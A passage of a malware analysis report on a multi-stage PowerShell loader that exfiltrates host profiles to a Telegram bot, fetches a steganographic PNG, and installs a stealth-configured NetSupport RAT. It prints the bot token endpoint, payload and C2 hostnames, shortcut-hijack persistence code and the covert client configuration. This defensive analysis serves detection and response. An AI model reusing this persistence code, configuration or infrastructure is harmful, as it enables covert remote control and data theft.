6	4	XOR-16 char array `83,92,85,81,94` → `CLEAN`	`-match` (regex)

The operators differ in a way worth stating precisely: `-like '*CLEAN*'` is a wildcard glob, while `-match 'CLEAN'` is an unanchored regex. Both amount to a **substring** test, so any hostname *containing* `CLEAN` — in any position, any case for `-match` — is abandoned. Four checks in three encodings across three stages indicate the operator considers sandbox evasion worth the redundancy.

Console concealment. Two `Add-Type` C# blocks are compiled in-memory. The first calls `GetConsoleWindow` + `ShowWindow(hWnd, 0)` to hide the window; the second calls `SetWindowPos(hWnd, 0, -32000, -32000, 0, 0, 0x0015)` to move it far off-screen. The second is a fallback in cases where `ShowWindow` fails, or the window is restored — the victim's console vanishes within a second of the paste, which is also why a victim may not realise anything ran.

Sandbox timing evasion. Three consecutive randomised sleeps totalling roughly 4–5.8 seconds:

```
$C8NEOL6E = Get-Random -Minimum 1849 -Maximum 2164 ; Start-Sleep -Milliseconds $C8NEOL6E
$uXWynM0X3K = Get-Random -Minimum 1312 -Maximum 2060 ; Start-Sleep -Milliseconds $uXWynM0X3K
$mRvE6GGl = Get-Random -Minimum 1034 -Maximum 1633 ; Start-Sleep -Milliseconds $mRvE6GGl
```

Randomised bounds defeat sandboxes that fast-forward or pattern-match on fixed sleep durations.

Junk-variable padding. The bulk of the file's 541 KB is thousands of assignments with no consumer — `[math]::PI`, `[math]::Sqrt(8343)`, `[System.DateTime]::Now.Ticks`, `[guid]::NewGuid()`, `'davj'.Replace('su','ri')`, `5350 + 4862`. They inflate the file, break naive signatures, and bury the ~140 real base64 fragments among the noise. Notably, the junk uses the *same* syntactic forms as the

real payload assignments, so a “strip the obvious filler” heuristic does not cleanly separate them; the reliable discriminator is reachability from the decoder call, which is what this analysis used.

2. Stages 2 and 3 — pure obfuscation

Confidence: High. Both decoded and read in full.

Stage 2 (150 KB) and Stage 3 (37 KB) contain no functional logic beyond the decoder itself. Stripping the junk assignments from Stage 3 leaves exactly five meaningful lines: the XOR key expression, the accumulator concatenation, the decoder function, the `Scriptblock.Create` call, and the dot-source.

These layers exist solely to defeat static extraction. An analyst — or an automated unpacker — that decodes one layer and finds another 150 KB of the same noise may reasonably conclude the chain is not converging. Three layers is a budget-exhaustion tactic. ### 3. Stage 4 — reconnaissance, beacon, and stager

Confidence: High. Read in full; 5.7 KB, almost entirely functional.

This is the first stage that does anything observable.

Host profiling. It queries `http://ip-api.com/json/` (note: **plaintext HTTP**) for the victim’s public IP, city, region, country, ISP and timezone, with `https://api.ipify.org` as an IP-only fallback. It then collects, locally:

- `%COMPUTERNAME%`, `%USERDOMAIN%\%USERNAME%`
- OS caption and `DisplayVersion` from `HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion`
- OS architecture via `RuntimeInformation.OSArchitecture`
- **Whether the current process is elevated**, via `WindowsPrincipal.IsInRole(Administrator)`

Telegram exfiltration. The profile is POSTed to the Bot API:

```
https://api.telegram.org/bot8558668971:AAELTTHUnNEB3v78wGWTGNlfnjxK2TVnEfY/sendMessage
chat_id = -1004297380457
```

The message is prefixed with the literal campaign tag **`ClickHunter`** and the event `launch`. The `-100…` chat ID prefix denotes a Telegram *supergroup* or *channel*, not a private chat — consistent with a shared operator panel receiving victims from multiple infections. Telegram as C2 gives the operator TLS to a domain almost no enterprise blocks, with no infrastructure to maintain.

The `Admin: True/False` field is the operationally significant one: it lets the operator triage which victims are worth hands-on time before the RAT session even begins.

Decoy tray icon. A `NotifyIcon` is created using the system **Shield** icon with the tooltip `Windows Security` (base64 `V2luZG93cyBTZWN1cml0eQ==`), shown during deployment and disposed at exit — reinforcing the “security update” story for the few seconds the process lives.

Steganographic retrieval. The Stage 5 URL is base64 (`aHR0cHM6Ly90Y3BzeW5jLmNvbS9iYXNpYy5wbmc=` → `https://tcpsync.com/basic.png`), and even the cmdlet name is assembled from base64 (`SW52b2tlLVdlYlJlcXVlc3Q=` → `Invoke-WebRequest`) and invoked via `&`, so neither the URL nor the cmdlet appears as a literal—a `Net.Http.The HttpClient` fallback handles cases where `Invoke-WebRequest` fails.

The carver. A C# class `__X0e7b2386d8` is compiled in-memory to extract the payload — reproduced faithfully in Python for this analysis:

1. Scan the PNG for the 7-byte marker `89 43 48 49 4D 47 00` (`\x89CHIMG\x00`).
2. Read a big-endian `int32` length; take that many bytes as the blob.
3. Verify the blob begins with ASCII `CHP1`.
4. Read a 16-bit big-endian key length (**16**), then the key.
5. Read a big-endian `int32` data length (**3,103,260**), then the ciphertext.
6. XOR the ciphertext with the repeating key.
7. **gzip-decompress**, decode UTF-8 → 7,847,437 bytes of PowerShell.

The `CHIMG` / `CHP1` magics are consistent with the `ClickHunter` campaign tag — the operator's own toolkit naming.

The result is dot-sourced, then Stage 4 wipes `RunMRU` and disposes the tray icon. The stego design is effective in transit: the file is a byte-valid PNG that renders as a 96×96 image, served with an image content type, from a path that appears to be a site asset. Only its 3 MB size is anomalous for its dimensions.

4. Stage 5 — the payload carrier

Confidence: High. Carved, decoded, and inventoried.

7.8 MB of PowerShell whose bulk is an `$embedded` array of fourteen `@{ Path = <base64 name>; Data = @( "<base64>" … ) }` entries — the entire NetSupport client, inline. Filenames are base64 so that strings such as `PCICL32.DLL` and `client32.ini`, which are well-signatured, never appear as literals.

The tail carries the fourth obfuscation layer, this time a **simplified** decoder: base64 → UTF-16LE, with no XOR step, accumulated via `+=` across sixty-odd lines rather than a single concatenation. The variation is presumably generator entropy rather than design.

The `CLEAN` kill switch appears here again, built from `[char]` codes: `-join ([char]67,[char]76,[char]69,[char]65,[char]78)`. ### 5. Stage 6 — deployment and persistence

Confidence: High. Read in full; 3.8 KB, entirely functional.

Drop location, randomised. The deployer builds a candidate list:

1. `C:\ProgramData\<10 random lowercase letters>` — fresh, unpredictable
2. `C:\ProgramData\AppDataCache` — a plausible-looking fallback
3. **every existing non-Windows directory under `C:\ProgramData`**

and then **shuffles it** (`Sort-Object { Get-Random }`), trying each until one accepts all fourteen files. Option 3 is the notable one: on a machine with `C:\ProgramData\Adobe` or `\Intel`, the implant may land *inside a legitimate vendor directory*. Deployment is transactional — any failure removes the files written so far and moves to the next candidate.

But there *is* one fixed path, and it is easy to miss. `$fallbackRoot` is created **unconditionally, before the candidate list is shuffled**:

```
$fallbackRoot = Join-Path $programData 'AppDataCache'
if (-not (Test-Path $fallbackRoot)) {
    New-Item -ItemType Directory -Path $fallbackRoot -Force | Out-Null
}
```

So `C:\ProgramData\AppDataCache` exists on **every host that reached Stage 6**, regardless of where the implant actually landed. An *empty* `AppDataCache` directory is therefore an indicator in its own right — the case where deployment succeeded elsewhere. This is the cheapest host check in this report.

The *implant* directory remains randomised, so hunting for the files themselves must key on identity and behaviour rather than location. Note also that the exclusion filter is `-notmatch '(?i)windows'` applied to the directory **name**, which excludes `Windows*` but not `Microsoft`, `Package Cache`, `USOShared`, or **any security vendor's own ProgramData directory** — several of which carry tamper-protection exclusions that would then cover the implant.

Config rename. `lwyys.ini` is renamed to `client32.ini` only after landing, so the recognisable NetSupport config filename never traverses the network.

Persistence — shortcut hijack.

```
$startupDir = [Environment]::GetFolderPath('Startup')
$existingLnks = @(Get-ChildItem -Path $startupDir -Filter '*.lnk' -ErrorAction
SilentlyContinue)
if ($existingLnks.Count -gt 0) {
    $lnkPath = ($existingLnks | Get-Random).FullName
} else {
    $lnkPath = Join-Path $startupDir 'SecurityHealth.lnk'
}
$shortcut.TargetPath       = 'C:\Windows\explorer.exe'
$shortcut.Arguments        = $exePath
$shortcut.IconLocation     = 'C:\Windows\explorer.exe,0'
$shortcut.WorkingDirectory = Split-Path $exePath -Parent
$shortcut.WindowStyle      = 7
$shortcut.Save()
...
Start-Process -FilePath $lnkPath -WindowStyle Hidden
```

Two distinct behaviours, and the first is the dangerous one:

- **If the user has any existing Startup shortcut, a random one is overwritten in place.** No new file appears. File-creation-based detection and "what's new in Startup" triage both miss it, and the user loses whatever that shortcut legitimately launched — a side effect that may be the only symptom they notice.
- Only on an empty Startup folder is `SecurityHealth.lnk` created — a name impersonating the genuine Windows Security tray component.

The shortcut does **not** point at the payload. It points at `C:\Windows\explorer.exe` with the payload as an **argument** — a living-off-the-land proxy, so the process tree shows a signed Microsoft binary launching the implant. `WindowStyle = 7` is minimised-no-activate, and `IconLocation` points at explorer.exe's own icon, so a hijacked shortcut renders with a plausible system icon rather than a broken-link glyph.

The implant does not wait for the next logon. Stage 6's final action is `Start-Process -FilePath $lnkPath -WindowStyle Hidden` — it launches the shortcut it just wrote, in the current session. Persistence and first execution use the same mechanism, meaning the `explorer.exe`-proxy process tree that Detection Opportunity 1 keys on is present **at infection time**, not only after a reboot. A responder who assumes the payload is dormant until restart is wrong.

Anti-forensics. Both Stage 4 and Stage 6 clear every value under `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU` — the key recording commands typed into Win+R. Doing this twice is belt-and-braces. For responders, this cuts both ways: a wiped-clean `RunMRU` on a host with other indicators is strong corroboration of ClickFix delivery, but its absence proves nothing, since the key is wiped precisely when the attack succeeds.

Language artefact. Two error strings are Russian: `Не найден исполняемый файл` ("executable file not found") and `Не удалось создать ярлык автозапуска` ("failed to create autostart shortcut"). These are on error paths a victim would never see — developer diagnostics left in. This is a **weak** attribution signal: it indicates that this builder was developed by a Russian-speaking developer, not the nationality of the operator using it, and such strings are trivially copied between toolkits. ### 6. The implant — NetSupport Manager, weaponised by configuration

Confidence: High. File identity, integrity, and configuration all verified first-hand; capability claims below are traced to disassembly except where explicitly marked as vendor-documented.

`Flaut.exe` is not custom malware. Its version resource reads:

Field	Value
`CompanyName`	NetSupport Ltd
`FileDescription`	NetSupport Client Application
`ProductName`	NetSupport Remote Control
`OriginalFilename`	`client32.exe`
`FileVersion`	V14.12 (14.12.0.304)
`LegalCopyright`	NetSupport Ltd © 2025

It imports exactly one function, `_NSMClient32@8` from `PCICL32.dll`, plus four `KERNEL32` stubs. Its entire `.text` section is **0xC2 bytes**; the disassembly of `main` is five instructions that forward `argc`/`argv` straight into the engine DLL:

```
0x00401000  push ebp
0x00401003  mov  eax, [argv]
0x00401006  mov  ecx, [argc]
0x0040100b  call PCICL32.dll!_NSMClient32@8
0x00401011  ret  0x10
```

It is a launcher stub containing no logic of its own. Renaming `client32.exe` to `Flaut.exe` is the only attacker action on this file, and it changes no signed byte — the signature does not cover the filename.

6a. Integrity: all nine PEs are cryptographically unmodified stock

Confidence: High. *This is the report's load-bearing finding.*

Each PE's Authenticode signature was verified with `signify` 0.9.2, which validates **both** the message digest (recomputed per the Microsoft spec — omitting the `CheckSum` field, the `IMAGE_DIRECTORY_ENTRY_SECURITY` entry, and the signature blob itself) **and** the certificate chain. Result: **9 of 9 valid.**

File	Version	Signer	Authenticode
`Flaut.exe`	V14.12	NetSupport Ltd	**VALID** (digest + chain)
`PCICL32.DLL`	V12.01F14	NetSupport Ltd	**VALID**
`HTCTL32.DLL`	V12.01F14	NetSupport Ltd	**VALID**
`TCCTL32.DLL`	V12.01F11	NetSupport Ltd	**VALID**
`AudioCapture.dll`	V12.01D	NetSupport Ltd	**VALID**
`PCICHEK.DLL`	V12.01D	NetSupport Ltd	**VALID**
`pcicapi.dll`	V12.01	NetSupport Ltd	**VALID**
`remcmdstub.exe`	V12.01	NetSupport Ltd	**VALID**
`msvcr100.dll`	10.00.40219.325	Microsoft Corporation	**VALID**

The signer identities are stated from the certificates rather than from the "NetSupport Ltd" string. Earlier drafts asserted the signer by common name alone; the leaf certificates were subsequently resolved by matching each `SignerInfo`'s issuer and serial against the embedded certificate set. Two distinct signing identities are present, and the split is not cosmetic:

	`Flaut.exe` (launcher)	The seven engine components
Subject CN	`NETSUPPORT LTD.`	`NetSupport Ltd`
Certificate class	**EV code signing**	Standard code signing
Business category	`Private Organization`	—
Company number	`02386638` (GB)	—
Jurisdiction	`jurisdictionC=GB`	—
Issuer	GlobalSign GCC R45 EV CodeSigning CA 2020	VeriSign Class 3 Code Signing 2010 CA
Serial	`21e317fd888c9704e61de9b0`	`2947c59f3a9d705c589106b8793fde`
Validity	2025-05-29 → 2028-07-17	2014-06-23 → 2017-09-21
Counter-signed	2025-07-16	2015-01-28
Contact	`is@netsupportsoftware.com`	—

This is the **evidentiary basis** for naming the signer, and it is considerably stronger than a name match. The launcher's certificate is an *Extended Validation* certificate carrying `businessCategory=Private Organization` and `serialNumber=02386638` — a UK Companies House registration number. EV issuance requires the CA to verify legal existence and identity against a government registry, so this is a legally verified corporate identity, not a self-asserted string. All seven engine components share **a single** certificate (identical issuer and serial), counter-signed within 61 seconds of each other on 2015-01-28 — they are one build, signed in a single operation.

The two identities corroborate the mixed-vintage finding from an entirely independent direction: a 2025 EV-signed launcher against a 2015-signed engine set, on a certificate that expired in **2017**. (An expired signing certificate does not invalidate the signature — the 2015 counter-signature timestamp establishes it was signed while valid, which is why these files still verify.)

Three corollaries, each independently checked:

- **No appended payload.** In every file, the certificate table is the last structure and the signature ends exactly at EOF. Appended data would fall outside the hashed range; there is none.
- **No inserted section.** The only non-section bytes inside the hashed region are 72 bytes in `pcicapi.dll`, located *before* the certificate table and *inside* the signed region — therefore covered by the signature and not attacker-supplied. Those 72 bytes were read rather than assumed, and they are **not padding**: they are a CodeView PDB debug record (`NB10` signature, followed by the path `m\1201\1201\ctl32\release\pcicapi.pdb`). See Finding 6h for what that path establishes.

- **The MD5-based signatures are original, not forged.** Most of these are 2014-era MD5 signatures, and MD5 is collision-prone — but a chosen-prefix forgery would still have to produce a valid Symantec/Thawte chain. The chain validates, and the timestamps are consistent.

A negative result was recorded because it nearly produced a false alarm. Our analysis flagged a 24,000-byte overlay on `Flaut.exe` at entropy 7.63 — the classic signature of an appended encrypted payload. Parsing `IMAGE_DIRECTORY_ENTRY_SECURITY` shows the certificate table at RVA `0x17800`, size `24000` — byte-identical to the "overlay". **The overlay *is* the signature**, and high entropy is expected of DER-encoded PKCS#7. Reported alone, the entropy flag would have supported a false and far more alarming finding.

A second false alarm was caught during this analysis: a hand-rolled Authenticode implementation initially reported 7 of 9 files as digest-mismatched. The tell that it was the *tool* at fault, not the files, was that Microsoft's own `msvcr100.dll` was among the failures. Replacing it with `signify` returned 9/9 valid.

Why this matters operationally. Signature-enforcement controls, reputation systems, and any check of the form "is this binary signed by a real vendor" all return *clean* for every executable in this drop. The only malicious file on disk is a 725-byte `.ini`.

6b. The configuration is where the abuse lives

The block below is an **abridged, regrouped extract** — keys are reordered by function; every value shown is exact. The real file opens with a checksum line `0xb01d3f2d` and lists `[Client]` keys alphabetically.

```
[Client]
silent=1
SysTray=0
ShowUIOnConnect=0
DisableClientConnect=1
DisableDisconnect=1
DisableChatMenu=1
DisableRequestHelp=1
DisableReplayMenu=1
DisableGeolocation=1
AlwaysOnTop=1
UnloadMirrorOnDisconnect=1
SKMode=1
Usernames=*
Protocols=3
RADIUSSecret=dgAAAPpMkI7ke494fKEQRUoablcA

[HTTP]
GatewayAddress=laborado.net:443
SecondaryGateway=expendia.net:443
SecondaryPort=443
gsk=GI<C@GEJ:D>JCHGL<OAIEO:H>MCGHN
gskmode=0

[Audio]
DisableAudioFilter=1
```

```
[_Info]
Filename=C:\Users\Administrator\Pictures\5\client32.ini
```

Each stealth key maps to a documented product feature, and — verified here — is consumed by **unmodified vendor code**. Worked example, `SysTray=0` in `PCICL32.DLL fcn.1112cf20`:

```
push 0 ; push 1 ; push str.SysTray ; push str.Client
call fcn.11059e50          ; read INI value
test eax, eax
je   0x1112d2b8            ; taken when 0 -> skips the 0x1e8-byte
                           ; NOTIFYICONDATA setup at 0x1112cf97
```

The branch that would create the tray icon is simply not taken. No patched byte is required to hide the implant; the vendor shipped the option.

Key	Effect on the victim
`silent=1`	No user notification of any session
`SysTray=0`	No tray icon — the primary visual tell is gone
`ShowUIOnConnect=0`	No prompt when the operator connects
`DisableClientConnect=1`	Victim cannot initiate or see connection state
`DisableDisconnect=1`	**Victim cannot terminate the operator's session**
`DisableChatMenu=1`, `DisableRequestHelp=1`	Removes the remaining UI surface
`Usernames=*`	Any operator account may connect
`[_License] quiet=1`	Suppresses licence/branding dialogs

Deployment mechanism. The binaries hardcode the filename `client32.ini` (`PCICL32.DLL` file `0x18df88` / VA `0x1118f388`), resolved by `fcn.1113b0a0` via `ExpandEnvironmentStringsA` with the `GetModuleFileNameA` directory prepended when the path is not absolute. **No binary references the string `lwyys`** — confirming that `lwyys.ini` must be renamed to `client32.ini` at deploy time, exactly as Stage 6 does.

The `[_Info] Filename` key leaks the operator's own staging path, `C:\Users\Administrator\Pictures\5\client32.ini` — written by the NetSupport configurator on the operator's machine, not a path on the victim host.

Config keys present but consumed by no binary in this drop: `gskmode`, `GSKX`, `SecondaryPort`, `SKMode` — each verified absent as a string literal across all nine PEs in both ASCII and UTF-16LE. These are operator-tool or template artefacts, and are worth noting because their presence in a config does *not* imply the corresponding behaviour is active.

6c. Gateway transport, and the decoded gateway key

Confidence: High.

`HTCTL32.DLL` implements the HTTP-tunnelling gateway transport. The registration record is built in `fcn.101c3d00` and sent as **plaintext `KEY=VALUE` lines** inside an HTTP POST:

```
file 0x3f9a0   "POST http://%s/fakeurl.htm HTTP/1.1"
file 0x3f97c   "User-Agent: NetSupport Manager/1.3"
file 0x3fb04   "http://%s/testpage.htm"
file 0x40340   "CONNECT %s:%d HTTP/1.1"
```

Fields include `CMD=OPEN`, `CLIENT_VERSION=1.0`, `PROTOCOL_VER=%u.%u`, `MAXPACKET=%d` (0x3a0 = 928), `CLIENT_NAME=%s`, `HOSTNAME=%s` (from WSOCK32 `gethostname` @ `0x101c3f88`), **`GSK=%s`** (@ `0x101c3fcc`), `CMPI=%u`, `CHATID=%s`, `A1..A4=%s`, `APPTYPE=%d`, `DEPT=%s`.

This is the single most important detection fact in the report: although the configured gateways use **port 443**, this path is **HTTP-over-443, not TLS**. The POST line, the `User-Agent`, and the `CMD=OPEN` body are all network-observable in cleartext on a port defenders habitually treat as opaque.

The `gsk` gateway key is decoded. Four prior attempts failed on this value; it was resolved here by two analysts working independently, whose separately written decoders produced byte-identical output:

```
gsk = GI<C@GEJ:D>JCHGL<OAIEO:H>MCGHN
   -> OJDSJFNDSJFIEJW        (hex 4f4a44534a464e44534a4649454a57)
```

Decoder `HTCTL32.DLL fcn.101cd8b0`, called from `fcn.101c3d00` @ `0x101c3e57` with seed 0 and maxout `0x10`. Per output byte, from a *pair* of input characters:

```
0x101cd8c9  shr eax, 1          ; outlen = strlen / 2
0x101cd8e3  mov al, byte [esi]
0x101cd8e8  shl al, 4           ; 8-BIT shift
0x101cd8eb  add al, byte [esi + 1]
0x101cd8ef  sub al, 0x51
0x101cd8f1  sub al, dl          ; running-state subtraction
0x101cd8f3  mov byte [ebx - 1], al
0x101cd90d  add edx, eax        ; signed feedback + 16-bit rotate
```

Three traps defeated the earlier attempts, each individually fatal:

1. **`shl al,4` is 8-bit**, so it *discards* the first character's high nibble. A pair is therefore **not** a hex nibble pair, and every `(hi<<4)|lo` model is wrong from the first byte.
2. **The feedback is signed** (`movsx eax, al`): once any output byte reaches ≥ 0x80, an unsigned model diverges and never recovers.
3. **The rotate is 16-bit, not 32-bit** — emulated as `and`/`shl`/`shr`/`or`, easy to misread.

`OJDSJFNDSJFIEJW` appears in **no file** in the drop under any encoding. It is a *derived* value; its provenance is the decoder above. Two independent derivations that agree byte-for-byte are materially stronger evidence than either alone.

A further derivation — MD5 of the decoded key, then a custom base64 using the alphabet `A-Za-z0-9()` (routines `0x101b4830` and `0x101c75b0`) — yields the on-the-wire value `7AoaYCbXiS58hW8N5AxRvQAA`. The custom alphabet was verified to be present in `HTCTL32.DLL`, which

includes **both** the standard `+/=` alphabet and the `()` variant. This derivation was produced by a single analyst and is labelled accordingly.

Socket API is server-side. Names are resolved dynamically from `wsock32.dll`/`ws2_32.dll` (source path `..\CTL32\tcputil.c` @ `0x1abb68`), and the resolved set is `socket`, `bind`, `listen`, `accept`, `recv`, `select` — with `connect` **and** `send` **absent**. Client32 is a *listener* the operator dials into; outbound reachability is supplied by the gateway tunnel above. This is why a NAT'd victim is still reachable.

6d. Correction: there is no keystroke logger in this drop

Confidence: High. *This corrects a claim carried in earlier drafts of this report and widely repeated about this malware family.*

Earlier drafts asserted user-mode keystroke capture at High confidence, reasoning that NetSupport's engine logs keystrokes even though the `nskbfltr.sys` kernel filter driver is absent from the bundle. **That is wrong, and the error is structural rather than marginal.**

Import-table proof. A keylogger must convert virtual key codes into characters. Across **all nine PEs**, not one imports `ToAscii`, `ToUnicode`, `GetKeyboardState`, or `GetKeyNameText`. `PCICL32.DLL` imports only `GetAsyncKeyState`, `GetKeyState`, `MapVirtualKeyA` and `keybd_event` — the modifier-state and **synthesis** set. Transcription is not merely unimplemented; it is **impossible with the imported API surface**.

All three `SetWindowsHookExA` sites were disassembled, with `idHook` read from the push:

Site	idHook	Purpose
`0x110849c1`	`2` (`WH_KEYBOARD`, thread-local)	**F1 hotkey**, see below
`0x110f554a`	`0xd` (`WH_KEYBOARD_LL`, global)	key **suppression**, proc `0x110eb2c0`
`0x110f55c1`	`0xe` (`WH_MOUSE_LL`)	mouse suppression

The `WH_KEYBOARD` procedure at `0x11083f30` — the one that would have to be the logger — filters on a single key and stores nothing:

```
0x11083f4e  cmp dword [ebp+0xc], 0x70   ; wParam == VK_F1 ONLY
0x11083f52  jne 0x11083f96              ; every other key -> fall through
0x11083f56  and eax, 0xc000ffff
0x11083f5b  cmp eax, 1                  ; repeat-count 1, not a key-up
0x11083f8a  push 0x502                  ; one PostMessageA notification
0x11083fa3  call CallNextHookEx
```

It inspects no key other than F1, allocates no buffer, and writes nothing to disk or sockets. It is the product's **help-request hotkey**.

The two low-level hooks are the vendor's *input-suppression* feature: their procedures swallow `VK_ESCAPE` and post `WM_CLOSE` to Task Manager (`0x110eb495` / `0x110eb4a6`), with the developer's own log strings using the word "eaten". That is "lock keyboard/mouse" and "block Task Manager" — hostile to the victim, but not capture.

Why `nskbflt r` appears in no binary. The driver is opened by **device-interface GUID**, not filename: `{7A0787C8-FA7E-4C06-861D-593B3129B14C}`, via SetupAPI in `fcn.110a4800`. The GUID is present in the binary as a raw 16-byte structure (`c887077a 7efa 064c 861d593b3129b14c`), which is why a search for it as an ASCII or UTF-16 string returns nothing. Separately, `fcn.110ebd50` opens `\\.\KeyboardClass0` / `\\.\PointerClass0` by name and issues IOCTLs `0xf1003` / `0xf0803`. Its sole caller **ignores the return value** and proceeds regardless, so with the driver absent, the feature degrades silently — it fails *closed*, and no capture fallback is substituted, because none exists.

> **Hunt guidance:** detection content keyed on the string `nskbflt r` will not match these binaries. Key on the GUID above.

Operational consequence. Credential-rotation advice in *Recommendations* remains unchanged, but its *basis* changes: on a host where the operator held an interactive desktop session, they could read anything on screen and type as the user. Assume credential exposure because of **interactive control**, not because of a keylogger that does not exist here.

6e. Correction: audio capture is system loopback, not the microphone

Confidence: High for the mechanism; **Medium-High** for the trigger being an operator session.

Earlier drafts described `AudioCapture.dll` as **live microphone capture**. The disassembly does not support that.

The API set is identified by decoded GUIDs, not guessed. The full import name table is `kernel32.dll`, `user32.dll`, `ole32.dll` only — so `waveInOpen` (no `winmm`) and DirectSound (no `dsound`) are **structurally impossible**. All four WASAPI GUIDs are present as binary structures:

VA	GUID	Identity
`0x12311260`	`{bcde0395-e52f-467c-8e3d-c4579291692e}`	`CLSID_MMDeviceEnumerator`
`0x12311270`	`{a95664d2-9614-4f35-a746-de8db63617e6}`	`IID_IMMDeviceEnumerator`
`0x12311250`	`{1cb9ad4c-dbfa-4c32-b178-c2f568a703b2}`	`IID_IAudioClient`
`0x12311218`	`{c8adbd64-e71e-48a0-a4de-185c395cd317}`	`IID_IAudioCaptureClient`

The decisive pair of constants:

```
0x1230c9b5  call CoCreateInstance      ; CLSID_MMDeviceEnumerator
0x1230ca02  push 1                     ; role = eMultimedia
0x1230ca04  push 0                     ; dataFlow = eRender  <- PLAYBACK endpoint
0x1230ca12  call edx                   ; IMMDeviceEnumerator::GetDefaultAudioEndpoint
0x1230da5e  push 0x20000               ; AUDCLNT_STREAMFLAGS_LOOPBACK
0x1230da71  call eax                   ; IAudioClient::Initialize
```

`eRender` + `LOOPBACK` = **capture of what the speakers are playing**, forced to PCM 16-bit stereo.

This must not be reported as microphone eavesdropping. It records system output: media playback, remote-session sound, and the **far end** of a VoIP or conference call. This component does not capture the user's voice via the microphone. The practical exposure is still significant — an operator can hear one side of every call and any audio played on the host — but describing it as

microphone capture would be a factual error, and would misdirect both remediation advice and detection engineering.

Trigger. `Initialise` (`0x1230c3f0`) is 17 bytes — a bare `CoInitializeEx`. There is no timer, no thread, no autostart. Capture begins only when the host calls the exported `StartCapturing` (`0x1230c770`), gated on a non-NULL session object at `[esi+0x458]` and refcounted so nested requests do not restart it. `PCICL32` loads the DLL **dynamically and only on Vista+**:

```
0x1100d489  call [GetVersion]
0x1100d48f  cmp al, 5
0x1100d491  jbe 0x1100d4b9              ; XP/2003 -> never loads
0x1100d493  push str.AudioCapture.dll
0x1100d498  call [LoadLibraryA]
```

`AudioCapture.dll` has **no network capability whatsoever** — no socket, WinInet, or WinHTTP API in either encoding. PCM is returned via `AddAudioCaptureEventListener` and exfiltrated by `PCICL32`.

`[Audio] DisableAudioFilter=1` is inert on this drop. It is read at `0x1102dc6c` and consumed by `fcn.1100aa10`, which writes `HKLM\SYSTEM\CurrentControlSet\Services\nsafltr\Parameters\DisableDriver` — disabling `nsafltr`, a *second* kernel driver also absent here. But that read is `cmp al,5; jne`-gated to XP/2003 (`0x1102dc55`), so it never executes on any host where `AudioCapture.dll` loads. The two audio paths are mutually exclusive by OS version; on a modern host, this key does nothing—most likely template carryover—and serves as a caution against reading capability directly from a config key.

6f. Aggressive primitives that are vendor code, not payload staging

Confidence: High for mechanism and reachability; **Medium** for intent (inferred from vendor symbols).

Three techniques that would normally be strong red flags appear in `PCICL32.DLL`. All three are inside the Authenticode-verified region and trace to vendor shutdown/uninstall paths. They are recorded because a reviewer who finds them without the surrounding context would reasonably conclude the binary was trojanised.

Thread-hijack stub injection (`fcn.1111e850`) carries the vendor's own strings `selfdelete.cpp`, `NSelfDel.exe`, and `iCodeSize <= sizeof(local.opCodes)`. It spawns `explorer.exe` **`CREATE_SUSPENDED`**, then `VirtualProtectEx` → `WriteProcessMemory` → `SetThreadContext` → `ResumeThread`. Two structural facts bound it: **`VirtualAllocEx` is not imported at all**, so the stub can only be written into memory already mapped in the target (hence placement 828 bytes below the entry point); and the target is a process **this function just created**, not an unrelated running one. It pre-resolves `DeleteFileA`, `Sleep`, `WaitForSingleObject`, `CloseHandle` — the classic self-delete idiom.

`CreateRemoteThread` (`fcn.1111d630`) uses a start address of `kernel32!ExitProcess` obtained via `GetProcAddress`, with `TerminateProcess` as the fallback — the standard "ask a process to exit cleanly" pattern, **not** code delivery, because the start address is an exported function rather than written memory.

A second injector (`fcn.1107f5b0`) is reached only from the vendor "zap" routine, self-identifying through its own format strings `zap=%d, before=%d, after=%d, elapsed=%d` and `zap hWH (%d)=%x`. It evicts NetSupport's **own** hook DLL from processes it had hooked — shutdown/upgrade cleanup.

Assessment: these are legitimate vendor mechanisms. They are genuinely malicious-*grade* techniques and worth detecting on their own merits, but their presence here is **not** evidence of trojanisation.

6g. Mixed-vintage bundle — a durable hunting predicate

Confidence: High.

File	FileVersion	OriginalFilename
`Flaut.exe`	**V14.12**	**`client32.exe`**
`PCICL32.DLL`	V12.01F14	`pcicl32.dll`
`HTCTL32.DLL`	V12.01F14	`htctl32.dll`
`TCCTL32.DLL`	V12.01F11	`tcctl32.dll`
`AudioCapture.dll`	**V12.01D**	**`AudioCaptureWVI.dll`**
`PCICHEK.DLL`	V12.01D	`pcichek.dll`
`pcicapi.dll`	V12.01	`pcicapi.dll`
`remcmdstub.exe`	V12.01	`remcmdstub.exe`

`Flaut.exe` is a current v14.12 build (PE timestamp 2025-07-03, GlobalSign EV), while the engine set is a **coherent v12.01** group signed under the retired VeriSign Class 3 Code Signing 2010 CA. A genuine NetSupport installation ships a matched set; this is an assembled kit — a new signed launcher and a decade-old engine — meaning the operator runs an engine with years of unpatched defects.

> **A correction was applied during this analysis.** Earlier drafts described this as a *three-way* version mix, citing `AudioCapture.dll` as v11.11. The version resource actually reads **V12.01D** (verified by parsing the UTF-16LE resource block directly). There are **two** vintages here, not three. The hunting predicate is unaffected and slightly sharpened: *any host where `client32.exe` v14.12 sits beside a v12.01 `PCICL32.DLL` is anomalous*, regardless of the filenames in use.

Because `Flaut.exe` only calls the exported `_NSMClient32@8`, the ABI is stable across the gap, and the mismatched pairing works.

6h. The vendor's own build tree, recovered from CodeView debug records

Confidence: High. Every PE in the drop, except `remcmdstub.exe`, retains a CodeView debug record that names the PDB path from the machine that built it. These are vendor build artefacts inside the Authenticode-signed region — they predate operator involvement entirely, and they corroborate the

two-vintage split from a third independent direction (after version resources and signing certificates):

File	PDB path
`Flaut.exe`	`E:\nsmsrc\nsm\1412\1412\client32\release_unicode\client32.pdb`
`PCICL32.DLL`	`E:\nsmsrc\nsm\1201\1201F2\client32\Release\PCICL32.pdb`
`HTCTL32.DLL`	`E:\nsmsrc\nsm\1201\1201F2\ctl32\release\htctl32.pdb`
`TCCTL32.DLL`	`E:\nsmsrc\nsm\1201\1201F2\ctl32\release\tcctl32.pdb`
`PCICHEK.DLL`	`E:\nsmsrc\nsm\1201\1201F\ctl32\Full\pcichek.pdb`
`AudioCapture.dll`	`E:\nsmsrc\nsm\1201\1201\AudioCapture\Release\AudioCapture.pdb`
`pcicapi.dll`	`pcicapi.pdb` (bare name; full path in the raw record)
`msvcr100.dll`	`msvcr100.i386.pdb` (Microsoft)

